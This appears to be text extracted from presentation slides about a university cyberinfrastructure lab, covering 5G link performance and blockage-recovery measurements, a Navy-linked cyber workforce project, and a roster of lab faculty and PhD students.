
# 5G Performance and Security

- In clear LOS, the average IAT is 7 microseconds ( $\mu\text{s}$ )
- 93.3% of IATs are less than 1  $\mu\text{s}$
- The recovery speed from blockage was evaluated
- The line of sight (LOS) was blocked for 2 seconds
- The proposed system required around 160 milliseconds to fully recover from the blockage




# ONR Cyber

- The project is creating a pipeline of cyber-professionals from college to Navy and military communities



Organizations



IT capability, Naval Information Warfare Systems Command<sup>1</sup>


1. Naval Information Warfare Systems Command, Generic View. February 2022. URL: <https://tinyurl.com/4pnp44n>

# Capability - Cyberinfrastructure Lab

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Elie Kfoury  
Assistant Professor




Jose Gomez  
PhD Student



Samia Choueiri  
PhD Student



Ali AISabeh  
PhD Student



Ali Mazloun  
PhD Student



Christian Vega  
PhD Student